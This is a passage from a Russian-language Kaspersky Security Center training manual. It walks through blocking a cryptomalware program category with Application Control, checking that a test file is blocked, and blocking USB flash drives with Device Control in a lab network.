
Добавьте правило, которое запрещает запускать программы из категории Protection_Cryptomalware, которую вы создали в предыдущем задании

Задание выполняется на компьютере **KSC**.

24. Откройте веб-консоль Kaspersky Security Center

25. В боковом меню выберите **Devices | Polices & profiles**


26. Откройте политику **Kaspersky Endpoint Security for Windows**




27. Перейдите в раздел **Application Settings**

28. Перейдите в раздел **Security Controls**


29. Выберите компонент **Application Control**




30. Пройдите по ссылке ***Rules Lists Settings***



31. Нажмите **Add**




32. Перейдите по ссылке ***Please choose a category***




33. Из списка представленных категорий выберите: **Protection Cryptomalware**


34. Нажмите **OK**




35. Нажмите **OK**



36. Нажмите **OK**



37. Нажмите **OK**
38. Сохраните политику: нажмите **Save** и **Yes**
39. Подождите, пока политика применится




Задание C: Убедитесь в корректности настроек


В этом задании необходимо убедиться, что Kaspersky Endpoint Security блокирует запуск неизвестных файлов.

Начните выполнять задание на компьютере **Alex-Desktop**.

40. Войдите в систему под учетной записью **abc\Alex** с паролем **Ka5per5Ky**.
41. Запустите программу **ransomware.bat** двойным щелчком мыши
42. Обратите внимание, что KES блокирует запуск **ransomware.bat**, о чем выводит соответствующее сообщение




43. Нажмите **OK**, чтобы закрыть информационное окно Windows




Переключитесь на компьютер **KSC**.


44. Откройте веб-консоль Kaspersky Security Center
45. В боковом меню выберите **Devices | Polices & Profiles**
46. Откройте политику **Kaspersky Endpoint Security for Windows**



47. Перейдите на вкладку **Application Settings**
48. Перейдите в раздел **Security Controls**
49. Выберите компонент **Application Control**



50. Отключите компонент **Контроль программ**
51. Нажмите **OK**
52. Сохраните политику: нажмите **OK**
53. Подождите, пока политика применится



Заключение

В этой лабораторной рассмотрен один из вариантов контроля запуска новых файлов в сети, а также наиболее быстрый вариант блокирования запуска этих файлов.

Лабораторная работа 16.

Как запретить доступ к флешкам

Сценарий. В ходе анализа инцидентов выяснилось, что многие компьютеры инфицируются с флешек. Было принято решение заблокировать этот путь проникновения вредоносных объектов. Ваша задача — заблокировать доступ к флешкам при помощи Kaspersky Endpoint Security для всех рабочих станций сети ABC.

Содержание. В этой лабораторной работе:

1. Настройте блокировку доступа к флешкам
2. Проверьте блокировку флеш-накопителей
3. Проверьте получение запроса от пользователя


Задание A: Настройте блокировку доступа к флешкам

В этом задании мы посмотрим, где в политике настраивается блокировка доступа к флешкам.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Начните выполнять задание на компьютере **Tom-Laptop**.

1. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
2. Подключите флешку с материалами курса к хост-компьютеру
3. В меню **VMware Workstation** нажмите **VM**, **Removable Devices**, **<тип вашего носителя>**, **Connect (Disconnect from Host)**




4. На компьютере **Tom-Laptop**, нажмите **Start**, **Computer**
5. Убедитесь, что флешка успешно подключилась




Переключитесь на компьютер **KSC**.


6. Откройте веб-консоль Kaspersky Security Center
7. В боковом меню выберите **Devices | Policies & Profiles**
8. Откройте политику **Kaspersky Endpoint Security for Windows**




9. Перейдите на вкладку **Application Settings**
10. Перейдите в раздел **Security Controls**
11. Выберите компонент **Device Control**




12. Пройдите по ссылке ***Access rules for devices and Wi-Fi networks***




13. Пройдите по ссылке ***Removable drives***
14. Обратите внимание, что параметр предоставления доступа к устройству находится в режиме **Depends on connection bus**



15. В параметре **Access** выберите *Block*
16. Нажмите **OK**



17. Проверьте, что параметр доступа к **Removable drives** находится в **Block** режиме
18. Нажмите **OK**
19. Сохраните политику: нажмите **OK**
20. Подождите, пока политика применится




Задание B: Проверьте блокировку флеш-накопителей


В этом задании мы попытаемся получить доступ к уже подключенному в компьютер устройству.

Задание выполняется на компьютере **Tom-Laptop**.


21. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
22. Обратите внимание, что флешка не пропала из списка **Devices and drives**




23. Зайдите на флешку
24. Обратите внимание, что, несмотря на наличие флешки в списке **Devices and drives** доступа к ней нет
25. Закройте информационное окно Windows



26. Нажмите **Request access**



27. Ознакомьтесь с содержимым сообщения
28. Нажмите **Send**

